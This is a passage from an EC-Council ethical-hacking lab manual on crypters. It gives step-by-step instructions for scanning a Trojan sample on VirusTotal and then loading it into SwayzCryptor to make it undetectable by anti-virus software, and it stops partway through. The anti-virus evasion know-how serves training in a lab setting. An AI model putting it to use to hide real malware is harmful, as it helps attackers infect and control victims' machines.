
At present, numerous anti-virus software programs have been configured to detect malware such as Trojans, viruses, and worms. Although security specialists keep updating the virus definitions, hackers continually try to evade or bypass them. One method that attackers use to bypass AVs is to "crypt" (an abbreviation of "encrypt") the malicious files using fully undetectable crypters (FUDs). Crypting these files allows them to achieve their objectives, and thereby take complete control over the victim's machine.

Crypter is a software that encrypts the original binary code of the .exe file to hide viruses, spyware, keyloggers, and RATs, among others, in any kind of file to make them undetectable by anti-viruses. SwayzCryptor is an encrypter (or "crypter") that allows users to encrypt their program's source code.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will use the SwayzCryptor to hide a Trojan and make it undetectable by anti-virus software.

1. Switch to the **Windows 11** virtual machine, open any web browser (here, **Google Chrome**). In the address bar of the browser place your mouse cursor and type **https://www.virustotal.com** and press **Enter**.
2. The **VirusTotal** main analysis site appears; click **Choose file** to upload a virus file.




3. An **Open** dialog box appears; navigate to the location where you saved the malware file **Test.exe** in the previous task (**Desktop**), select it, and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click **Confirm upload** on the **VirusTotal** page.



5. The **VirusTotal** uploads the file, scans it with the various anti-virus programs in its database. After the completion of the scan, the scan result appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You can see that **59** out of **69** anti-virus programs have detected **Test.exe** as a malicious file. Minimize the web browser window.


   Note: The detection ratio might vary when you perform this task.

7. Go to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Crypters\SwayzCryptor** and double-click **SwayzCryptor.exe**.

8. The **SwayzCryptor GUI** appears; click ellipses icon below **File** to select the Trojan file.

